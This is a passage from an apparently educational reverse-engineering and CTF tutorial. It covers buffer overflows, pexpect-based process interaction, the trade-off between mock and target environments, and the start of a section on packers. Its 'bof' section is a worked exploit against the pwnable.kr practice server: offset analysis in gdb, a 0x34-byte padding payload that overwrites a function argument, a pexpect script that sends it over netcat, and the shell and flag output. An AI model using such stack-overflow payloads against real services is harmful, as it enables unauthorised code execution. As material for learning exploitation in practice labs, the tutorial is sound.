This shouldn't sound right to you. Most programs *do* use stack-based calling conventions, and yet the internet is *not* the Wild West where anyone who talks to a server can commandeer it. That's because once the danger became clear, people figured out all sorts of defenses and mitigations that can be used to prevent the attack. We'll get to those later; let's first understand the basic attack and how it works.

The attack is called a **buffer overflow**, and we already know everything we need to know to understand how it works. Suppose a program calls a function f and suppose that one of f's local variables is a string that lives on the stack. Further suppose that at some point, f calls `gets` to consult with the user and get a value for this variable. `gets` just copies user input into the variable address blindly; it doesn't care about stacks, allocations or common sense, and will keep going on and rewriting memory until it's out of input.

From an attacker's point of view, this is an invitation to party. They can forge an input long enough to overwrite everything on the stack, starting at the variable they were supposed to give a value for and going down, wiping out all the other variables lower on the stack until they finally reach the backed-up "return here later" value, then overwrite that value with any value they wish. When f returns, `eip` will take that value. The attacker, therefore, can gain control of the program execution and divert it anywhere.

The attack isn't over. A proper attack has two stages: controlling execution and running code. To get to the second stage, the attacker has to write their code somewhere and reliably produce an `eip` value that will result in the code being executed. But let's not get ahead of ourselves; the upcoming exercise will focus on the overwriting of stack values with precision.

13 Scripted Process Interaction

Often, we'll want to provide input to a program that depends on program behavior at run-time. For example, suppose we're playing a game and we want to respond to challenges being posed to us, which vary with each playthrough. We can't pre-compile all our input with `xxd` or such and use IO redirection; before the program runs, we don't know what our input is going to be. Without a tool suited to this obstacle, we're back at square 1, dealing with exactly the same problem of providing complex input to a program without losing our mind in the process.

Our first thought might (or might not) be to do something with linux IO redirection and pipes. Pipe the program output to a file, then pipe that file to our script, and have the script output pipe somehow back to the program input. This would be the textbook solution to this issue, except it doesn't work due to wonky buffering optimizations that kick into gear the moment a program is interacting with a pipe, instead of the terminal. This really isn't the place for a deep dive into that subject, but the bottom line is that the program writes "hello! Plese give me your input" and the operating system sits there, smugly saying to itself "ha ha, there's no human at the other end of this input so I'm just going to procrastinate until I feel that I absolutely have to write this to stdout before someone gets angry". The program does have the ability to declare "I am getting angry, now go and do your job", but if we don't have the permissions to modify the program for it to actually say that, well, tough luck.

Due to the above, the existing tools for scripted process interaction are all either kludgy work-arounds, or are built on top of kludgy work-arounds, and contain a big chunk of non-trivial hideous code. You should *never ever* try to implement process interaction by yourself from primitive shell features if you're not looking for a big, fat, time-consuming, put-a-hold-on-everything-else learning opportunity. Use a ready-made solution and be glad that some other poor soul had already gone to the trouble of creating it.

Our personal tool of choice for process interaction is `pexpect`. This is a Python library around a unix utility called `expect`, but since `expect` has its own dedicated syntax, we believe that skipping it and going straight for the Python wrapper is a mentally healthier approach.

To use `pexpect`, like any other python library, we first have to install it via `pip` and then import it. We can then create a new process by `p = pexpect.spawn(cmd)`, which is very convenient because `cmd` can be, let's say, `nc <some_server> <some_port>`, and pexpect will seamlessly interact with the remote server just like it would with a local process. One way or the other, once

the `spawn` call goes through, the variable `p` refers to a "process" object. The three main methods supported by that object are:

- `setecho` – Sets whether input sent to the process will be echoed to the terminal or not. Takes one parameter of either `True` or `False`.
- `expect` – Takes a list of strings as a parameter (regular expressions are also supported, if that helps). This method lets the process run until its output contains at least one of the strings, and then returns the index of that string in the list. For instance, if the command `p.expect(["hello", "goodbye"])` is issued and the process prints `hello world!` then the call to `expect` will return 0. Some built-in constants are also supported in addition to the strings: for example, `pexpect.EOF` will trigger if there is no more process output and none of the other strings were found.
- `send` – takes a string and passes that string as input to the spawned program. To add an automatic line feed at the end of the input (as a human typically would), use `sendline` instead.

To actually examine spawned program output and react accordingly, familiarity is required with these two fields of the "process" object:

- `p.before` – holds a slice of the spawned program output, starting with the last character of the previous `expect` match up until the first character of the current `expect` match, not inclusive.
- `p.after` – holds the contents of the current `expect` match.

For example, if the spawned program outputs "lorem ipsum dolor sit amet" and we call `p.expect("ipsum")` and then `p.expect("sit")`, then `p.before` will hold `"dolor "` and `p.after` will hold `"amet"`. You can do some of your own experimentation by calling `pexpect.spawn("echo <choose some wacky text here>")` and then trying various combinations of `p.expect(...)`, `p.before` and `p.after` to see how `pexpect`'s internal states behave and what output is generated.

Let's give a more meaty example containing a toy use case for `pexpect`. Consider the following simple Python script, which implements a calculator that takes an integer i as input, picks a random integer j as input, computes $i+j$ and reports the result:

```
#! /usr/bin/python3
import time
import random

delay = lambda: time.sleep(random.choice(range(100)) / 10)

if random.choice(range(5))!=0:
    print("Not feeling like working today! lol")
    exit(0)
delay()
print("You have to insert the first number manually! Haha!")
print("Not letting you pick a random value! Insert it yourself!")
x1 = int(input("!#@#$@> "))
delay()
#Maybe we should explicitly prompt for the second number? haha lol no
x2 = int(input("!#$@$> "))
delay()
print(f"Fine here's your sum: {x1}+{x2}={x1+x2+9} go ahead and choke on it")
```

This script is maybe not the best possible implementation of its stated goal (try to use it a few times to really get a feel for it). Suppose that we cannot make any changes to this script, but we need to use it anyway on a regular basis. We can create a pexpect-based wrapper around it, like so:

```
#! /usr/bin/python3

import pexpect
import random
import re



while True:
    p = pexpect.spawn("./lousy_calc.py")
    p.setecho(False)
    result = p.expect(["> ", "lol"])
    if result != 0:
        print("Just a moment, the adder is not being cooperative...")
        continue
    print("I've persuaded the adder to cooperate =)")
    x1 = random.choice(range(100))
    print(f"I chose x1 randomly for your convenience: {x1}")
    p.sendline(str(x1))
    p.expect("> ")
    x2 = int(input("Please kindly supply a value for x2: "))
    p.sendline(str(x2))
    p.expect(pexpect.EOF)
    answer = p.before.decode("ascii")
    lousy_result = int(re.search("=([0-9]+)", answer).group(1))
    print(f"Kind sir, your resulting sum is {lousy_result-9}. Have a nice day!")
    break
```

Try to use this script a few times to get a feel for it, too. Try to toy around with it and tweak the wrapper behavior. Write a simple `pexpect` wrapper for a program of your choice; let the wrapper do some meaningful processing of the program output.

An alternative to `pexpect` is `pwntools`, which offers process interaction faculties (among many other features). We personally prefer `pexpect`, due to `pwntools`' lack of support for Python 3 as well as its violation of the unix philosophy (do one thing and do it well). But be our opinion as it may, `pwntools` is installed on the pwnable servers and `pexpect` is not, which means that under certain plausible circumstances, we'll be using `pwntools` whether we like it or not (more on this directly below, in "Mock vs. Target Environments").

The pwntools API is very similar to that of pexpect: it's `process` instead of `spawn` and `recvuntil` instead of `expect`. `process` receives a list of arguments (as in the more mainstream `subprocess` module); `recvuntil` doesn't modify fields in the process object, and instead returns the equivalent of `p.before+p.after`. If that sounds kind of hand-wavy, in some of the later exercises we'll present some sample code that makes use of `pexpect`.

14 Mock vs. Target Environments

This is the final note before we actually reach the next exercise, and it's not very technical, so bear with us!

When CTFing, and in general when trying to manipulate a target environment, there is a certain trade-off involved.

On the one end of the spectrum, we set up our mock environment from scratch on our own machine. We compile the source code ourselves. We fabricate unknowns: we don't know the contents of `key.txt` in the target environment, so we create a file in our mock environment with that name and the contents `test_key_here`. In this environment we can debug every issue, pin-point exactly where our attack is going wrong, remove distractions, add convenient `printf`s. We perfect our attack, launch it on the target environment – and the attack fails miserably. This is because it implicitly relies on 521 different features of our mock environment, 77 of which we don't even realize exist and 4 of which are Python dependencies.




Figure 11: Typical experience when developing exploit in mock environment first (illustration).

On the other hand of the spectrum, we attack the actual target environment from the get-go, confident in the knowledge that if we succeed, we are immediately done. We don't succeed. There are 31 different issues with our first draft of a solution: bugs in the implementation, subtle errors in the logic, flaws in the entire approach. To untangle these, all we have to go on are ominous error messages and segmentation faults – and, if we're lucky, a laggy debugging session fraught with `SIGALARM`s and other roadblocks, annoyances and surprises baked into the program by the person who compiled it originally, and hates us on a personal level. Hours later, we are zero percent closer to understanding what any of the 31 issues even are.




Figure 12: Typical experience when developing exploit directly in target environment (illustration).

It's not at all clear how to deal with this dilemma, and there is probably no right answer. We've found that what works best for us is starting with a completely controlled mock environment, but doing some thorough thinking instead of rushing ahead with a solution. Suppose for the sake of the argument that we have a working solution for the mock environment. Is it *salvageable* for the target environment? How? With how much work? What constraints from the target environment are game-changers, and should clearly be considered straight away?

Making these decisions in an informed, deliberate manner will save us a lot of wasted time, and will help manage our expectations for when the toy solution is done. To make such informed decisions, it's a great help to know what (usually) varies between compilations, what (usually) varies between machines and what (usually) varies between different runs of the same program. Most of all, if possible, it's a great help to compare and contrast the mock and target environment behavior dynamically. Run the program on both environments separately; use a debugger if necesary; map out an attack plan and verify in detail that it will survive contact with the target environment.

A rule of thumb is "what fails in the mock environment will also fail in the target machine" – meaning that until we have a working solution in our controlled environment, we shouldn't even bother contacting the remote server. While this is almost always true, it *might* be the case that a subtle misconfiguration on our end is foiling an otherwise perfectly good attack. Keep this remote possibility in mind; it might make for a good Hail Mary when all else fails.

Perhaps the biggest issue we have to take into account when considering toy vs real solutions is that of dependencies. Take a good look at the set of dependencies available on the remote server before constructing, or even designing, a solution. If a dependency we were eyeing is missing on the remote server, we can try one or more of the following solutions:

- **install the missing dependencies**. We probably don't have permissions to do this, but it is worth a shot.
- **use a static, compiled language** such as C, C++, Rust or Golang that we feel comfortable and productive with (that's relatively speaking, of course; nothing is as comfortable and productive as Python). Compile for the target machine architecture and simply run the executable in the target environment. This may be a handful of work, but will eliminate the vast majority of dependency issues.
- **use Python with pyinstaller**. `pyinstaller` can convert Python scripts into executable programs:

  `pyinstaller --onefile script.py`.
- **force executables to be linked statically**. Some run-time libraries we're relying on might not be available on the target environment, which will cause executables to crash and complain about missing libraries. If the programming language being used supports static compilation, consult the compiler documentation on how to perform one, as this will resolve the issue. Otherwise, another solution is to use `staticx` on a dynamically-linked executable to obtain a statically-linked version: e.g. `staticx input_dynamic_executable output_static_executable`.
- **look for an alternative on the target system**. For instance, as we mentioned before, the pwnable servers don't have the `pexpect` Python library installed, but do have `pwntools` which offer analogous functionality. **Note** that pwntools is only implemented for Python 2 and not Python 3.
- **sigh and implement the functionality ourselves**. We should proceed with caution. If we are not super comfortable with the problem domain, chances are this will end badly.

15 Challenge 0x02: bof


bof

> Mama told me that the buffer overflow is one of the most common software vulnerabilities. Is it true?
> Download: http://pwnable.kr/bin/bof
> Download: http://pwnable.kr/bin/bof.c
> running at: nc pwnable.kr 9000

We are given the following program:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme); // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
```

```
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

There's good news and bad news.

The bad news is that the program is running on a remote server, which we can connect to via a TCP port but not actually explore or run our own commands on. This means we won't be able to debug the program we're attacking in its native environment.

The good news is that first, the author was kind enough to supply both the source code *and* the actual executable; and second, we're not being asked to mount a full buffer overflow attack. Yes, there's a buffer involved and we need to overflow it, but usually we'd then need to make sure the new address contains valid assembly that will run and do something useful for us. Instead, we just have to overwrite a function argument (`key`) with the pre-determined value `0xcafebabe` ; a sort of proof-of-concept.

Looking at the stack frame of `func` , the 32 bytes of `overflowme` should be above the 4 bytes of `key` , since the former is a local variable and the latter is a function argument. Not directly above, mind you - in-between there are the backed-up values for `eip` and `ebp` , and possibly other artifacts of the compiler's calling convention; but we have no reason to think these will be a fundamental obstacle to our attack. Mainly, they introduce uncertainty: how long should our crafted input be? We know we should provide input conisting of a lot of padding bytes, followed by the value `0xcafebabe` in little-endian. That way, the value in the exact address of the `key` argument will be overwritten with the `0xcafebabe` value. We just don't know how many padding bytes to use.

As said, we don't have access to the target environment, so let's first create our own mock environment. Download `bof` from the given https address to a local directory (`wget http://pwnable.kr/bin/bof`), fire up `gdb` and see what's going on with the stack in our mock environment:

```
file bof
break *func
r
```

We just got into the function and it hasn't yet completed its own stack frame: it hasn't backed up the old value of `ebp` and made room for its local variables (in the accompanying figure, one can see the `0x48` bytes are allocated for local variables in the instruction at `0x5655562f`). So let's step over three instructions (with three `ni` commands) and now, that the stack frame is in place, examine the state of the stack.

How? Well, using the `x` command – but how many bytes should we display, and in what format should we display them? Well, roughly: from `esp` down we have `0x48` bytes of local variables plus let's say `0x18` more bytes for the backed-up `ebp` , function arguments and other surprises; so let's look at `0x48+0x18=0x60` bytes down from `esp` . It's more convenient to see these grouped as 4-byte words; that's the size of most variables there, and if we look at them as just bytes, little-endian order will make reading difficult. So instead of of `0x60` bytes, let's look at $\frac{0x60}{4}$ words, each 4 bytes long, down from `esp` : `x/24xw $esp` .

Before we pull out the calculator and start figuring out the correct length of padding bytes, this is a good time to stop and think whether a successful attack would also work on the remote server. There is no straight recipe for how to consider this question, because there is no end to the subtle differences that could *possibly* mess with a given solution when tried on a different system. But an attacker can at least try to tackle the most obvious and tractble issues in advance. At our current level, the most obvious and tractable issue seems to be, "will the correct number of padding bytes still be correct on the remote server?"

The answer is "yes", but it's not a trivial question at all. Basically, the answer is "yes" because the assembly is the same. Since the assembly is what builds the stack layout, and it does so without consulting the operating system or any third-party libraries, the stack layout will be exactly the same (even if the addresses are different), and the number of padding bytes should carry. Consider the case where we only had access to `bof` 's source code, but not the executable running on the remote server – then we would have had to compile our own copy, and that stack layout guarantee would have gone out the window! We want




Figure 13: Execution reaches the beginning of the `func` function.




Figure 14: Contents of the stack after `func` prologue

our attack to eventually work on the executable at the target server, but when compiling the mock version we could easily create subtle differences by specifying different compiler flags, using a different compiler version, or even using a different compiler altogether. We'd then be locally looking at different assembly with a different calling convention, a different stack layout and who knows what other differences. And the work we'll be doing below would likely be wasted work.

Thankfully, we *do* have access to the target executable. We can see the value we want to overwrite, `0xdeadbeef`, sitting there at the address of `esp+0x50`. If we can find where in the stack the `overflowme` array starts, we could simply observe that the correct number of padding bytes is exactly the distance between there and `esp+0x50` (it doesn't matter that `esp` may have a different value every time the program is run; the correct value of padding bytes will be the same every time regardless of the value of `esp`. If you don't see why this is true, you may want to review the section about the stack, functions and calling conventions).

We run into a minor obstacle here, in that for an "easy, proof of concept" exercise, recovering the correct address of the `overflowme` variable is kind of tricky. It's not *difficult* per se, but without some reverse engineering experience, it's easy to try something reasonable and get stuck. For example, one may reason that `overflowme` is a parameter to `gets`, and so a simple look at the assembly surrounding the call to `gets` should resolve the issue; but the calling convention used with the call to `gets` is implemented in a somewhat exotic way, with a `mov` into `[esp]` instead of a `push`; and, to top it off, the value being passed is indexed relative to `ebp`, whereas our recovered offset for the function argument `key` is relative to `esp`. For a beginner, resolving these snags is kind of a tricky mini-exercise in its own right, and shouldn't belong here.

Fortunately, there are two other approaches that do work without getting too tricky.

- **The dynamic approach**: see what the actual value of `eax` is when it gets `mov`ed into the stack as a parameter. That is, start a `gdb` session and do: `break *func+32` then `c` and `i r $eax`. We can then look down at the stack starting at the address at `eax` by doing `x/50xw $eax`, and see at what offset `0xdeadbeef` appears from there - that's `0x34` bytes, and we have the correct padding length for our crafted input right away. Alternately, we can now compute the offset between `overflowme` and `esp` by subtracting one from the other - the result is `0x1c`. Since we know that `overflowme` is at `esp+0x1c` and we earlier saw manually that `key` is at `esp+0x50`, it follows that to get from one to the other we need a buffer of length `0x50-0x1c`, which is, again, `0x34`.
- **The static approach**: This is what one might call the "textbook" solution; it can be reached by reading the disassembly, without running a debugger. Forget about `esp`, and work relatively to `ebp`. We already have the offset of `overflowme` (`ebp-0x2C`). To get the offset of `key`, we can carefully think about the stack layout after the function prologue. A glance will show that `func` is using the stdcall calling convention, or at least something very similar. So when `func`'s prologue is done, `ebp` should be pointing at the backed-up value of the previous stack frame's `ebp`, and then directly below that we should have the backed-up "return here" value, then finally the arguments to `func` in the order they appear in its signature. So, if the theory holds, `key` should appear at offset `ebp+0x8`. The difference in addresses between `key` and `overflowme` is, therefore, `0x8+0x2C = 0x34` again. (We got lucky here; we should have carefully verified that the calling convention being used really is vanilla stdcall, without any tweaks introduced by the compiler.)

We've seen in several separate ways that the distance between the address of `overflowme` and the address of `key` is exactly `0x34` bytes, and so we're feeling optimistic that we should get the flag if we feed the program an input made of `0x34` buffer bytes followed by the value `0xcafebabe` in little-endian. Let's crate a new file named `solution.hex` with our solution in `xxd` hexadecimal notation:

```
00: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
10: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
20: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
30: 41 41 41 41 be ba fe ca
```

and convert it to raw bytes: `xxd -r solution.hex > solution`

(A good idea might be to run `xxd solution` and verify that the conversion was successful)

Now we're certainly tempted to try `./bof < solution` on our local machine, and...

```
ben@ubuntu:/                                        /02_bof$ ./bof < solution
overflow me :
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

Welp!

When this sort of thing happens, there are two basic ways we can react. One way is "damn it, my entire approach was wrong from the start, and I don't even have a clue why. I am sick and tired of this exercise, and of computers in general. Back to the drawing board". Another way is "oh come on, my solution should be working, this is bullspit. Let's take 10 minutes to figure out what stupid minor detail I've forgotten about is causing this".

The first response is, sadly, sometimes approprite. Still, an important and underrated skill is noticing subtle clues that the second response is warranted. For one, if we run a web search for "stack smashing", we quickly find it's another fancy name for exactly the buffer overflow attack we are trying to carry out, and that's where we get suspicious about whether the setback we just encountered is really a proper part of the exercise at all. After all, this is a beginner's exercise called "buffer overflow" – not an intermediate exercise called "buffer overflow mitigation bypass". For another thing, before terminating, the program did not print the message `Nah..`, even though according to the program source, this must happen unless the variable `key` has the value we wanted. We can verify the difference by trying the same solution with a different new value for `key` instead of `0xcafebabe` - the complaint about "stack smashing" will remain, but the message `Nah..` will also appear. So... we were successfully able to overwrite the `key` argument to our desired value. The main problem of the exercise is solved. Where's our shell?

Maybe the call to `system("/bin/sh")` is failing? But if we do `/bin/sh` directly from the terminal, we get a shell without issue. Looking for ideas, we recall that when performing IO redirection with stdin, we do not get to interact with the process once the input is exhausted. So possibly we did get the shell, but it did nothing since it received no input. Then it exited, and `bof` panicked because our attack had messed with its stack. If we had given some input to the shell, we would have had the flag before the `bof` process had a chance to crash and burn.

We can test this theory with some process interaction. It's not enough that we send our crafted input to the process - we need to interact with it once we are done sending input. Fortunately, we have `pexpect` for exactly this task. We will be interacting with the process in the target environment from a distance, via TCP, so it's not an issue that `pexpect` is not installed on pwnable servers. Let's whip up a quick script:

```
#! /usr/bin/python3

import sys
import pexpect
import time

if sys.argv[1] == "mock":
    target = "./bof"

if sys.argv[1] == "target":
    target = "nc pwnable.kr 9000"

p = pexpect.spawn(target)
with open("solution","rb") as fh:
    p.sendline(fh.read())
p.interact()
```

Run it on our mock environment...

```
ben@ubuntu:                                    pwnable.kr/02_bof$ ./solve.py mock
overflow me :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA????
$
```

Seems to be working. Let's see if the solution carries over to the target environment, like we anticipated. Run the script with the "target" argument and then send the command `ls` to the remote process (to see what files there are in the directory). The list we're given includes the file `flag`, so let's do `cat flag`:

```
ben@ubuntu:                                          /02_bof$ ./solve.py target
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA????
ls
bof
bof.c
flag
log
log2
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

And we have the flag.

16 Executable Packers and Unpacking

Some people would rather us not reverse-engineer their software.

Corporations don't want us to fully understand their product's API and create a compatible knock-off for half the price. Malware authors don't want us to fully understand their malware's communication scheme and inflitrate their Command & Control network. The idea that we'll just take a long, hard look at the assembly, and do these things, makes them sad. And when people get sad, they soon find creative ways to mitigate their sadness.

What malware authors and corporations quickly found out is that there are many ways to write the same code, and some of those ways are patently unreadable. This is an insight familiar to developers the world over, who often produce such code by accident or are tasked with making sense of such code written by another developer. It is also familiar to mathematicians, who have in fact rigorously proven that code in general cannot be read, only run, and that every line of code that we successfully read is an incredible stroke of luck.

```
#include <stdio.h>
main(t,_,a)char *a;{return!0<t?t<3?main(-79,-13,a+main(-87,1-_,
main(-86,0,a+1)+a)):1,t<_?main(t+1,_,a):3,main(-94,-27+t,a)&&t==2?_<13?
main(2,_+1,"%s %d %d\n"):9:16:t<0?t<-72?main(_,t,
"@n'+,#'/*{}w+/w#cdnr/+,{}r/*de}+,/*{*+,/w{%+,/w#q#n+,/#{l+,/n{n+,/+#n+,/#\
;#q#n+,/+k#;*+,/'r :'d*3,}{w+K wK:'+}e#';dq#'l \
q#'+d'K#!/+k#;q#'r}eKK#}w'r}eKK{nl]'/#;#q#n'){)#}w'){){nl]'/+#n';d}rw' i;# \
){nl]!/n{n#';r{#w'r nc{nl]'/#{l,+'K {rw' iK{;[{nl]'/w#q#n'wk nw' \
iwk{KK{nl]!/w{%'l##w#' i; :{nl]'/*{q#'ld,r'}{nlwb!/*de}'c \
;;{nl'-{}rw]'/+,}##'*}#nc,',#nw]'/+kd'+e}+;#'rdq#'w! nr' /') }+}{rl#'{n' ')# \
}'+}##(!!/")
:t<-50?_==*a?putchar(31[a]):main(-65,_,a+1):main((*a=='/')+t,_,a+1)
 :0<t?main(2,2,"%s"):*a=='/'||main(0,main(-61,*a,
"!ek;dc i@bK'(q)-[w]*%n+r3#l,{}:\nuwloca-O;m .vpbks,fxntdCeghiry"),a+1);}
```

Figure 15: It's pretty obvious what this program does; it makes you swear off programming.


This basic truth of the universe is further exacerbated by two factors. First, the unreadability that a programmer typically produces by accident is nothing compared to the unreadability that they can produce with malicious intent; and second, however easy it is to produce unreadability in (say) Java or Python, C language is a hundred times worse, and assembly is a hundred times worse than that.

What this means in practice is that if we're trying to statically analyze some piece of assembly that its author didn't want statically analyzed, we will fail. "Packers" exist that transform executables into other executables which are logically equivalent, but cause eye bleeding when viewed directly. The simplest example of this principle is the way that even a humble text document can be easily compressed into an unreadable zip archive. In theory, it's possible to read the original file by staring at the hex values of the zipped file and running the decompression algorithm in your head; in practice, go

ahead and try it.

The challenge of transforming unreadable code into readable form is called "unpacking" or "deobfuscation". These are both fuzzy terms of art, with some overlap. "Deobfuscation" usually means perfroming some algorithm on the program data, without running the program, to obtain readable data; "Unpacking" usually means identifying a point in the program's execution where the program is present in memory in readable form, putting a breakpoint there, running the program until the breakpoint is hit, and then dumping the process memory to a separate file for study. If we're lucky, it can also mean that somewhere out there, someone has already written the code for doing this automatically, and we just have to find it.

Manual unpacking is generally difficult. It is like the proverbial box of chocolates; you never know what you're going to get. Sometimes, it's difficult to locate a useful instruction to put the breakpoint on at all. Sometimes, the instruction is easy to run across, but its address will be different every time the program is run. Reverse engineers tend to accumulate their own array of favorite tools to drill down on the problem, some of which will work and some won't, depending on the situation.



There's a whole "cat and mouse" thing going on with unpacking, and the stratgies and counter-strategies can fill a whole course. We can't provide a full exposition of it here, and we won't try. If that's a disappointment, we're happy to again refer the reader to the relevant chapter in *Practical Malware Analysis*. Generally speaking, any attempt to manually unpack anything – using only what we've learned so far – will be an ordeal of blood, sweat and tears.

So, to be fair, we'll reveal up front that the following exercise can be completed *the easy way*, without using a debugger at all (or even a disassembler). When done this way the exercise isn't a great teaching tool for unpacking, but it's a teaching tool for how when CTFing getting the flag is the only thing that matters. To have a shot at solving the exercise the hard way (either for the didactic value, or because the easy way fails to make itself obvious), it's necessary to be familiar with:

- The `strace` linux utilty, which lists system calls made by the target application; and the `-i` flag for this utility which will display the address every system call was made from
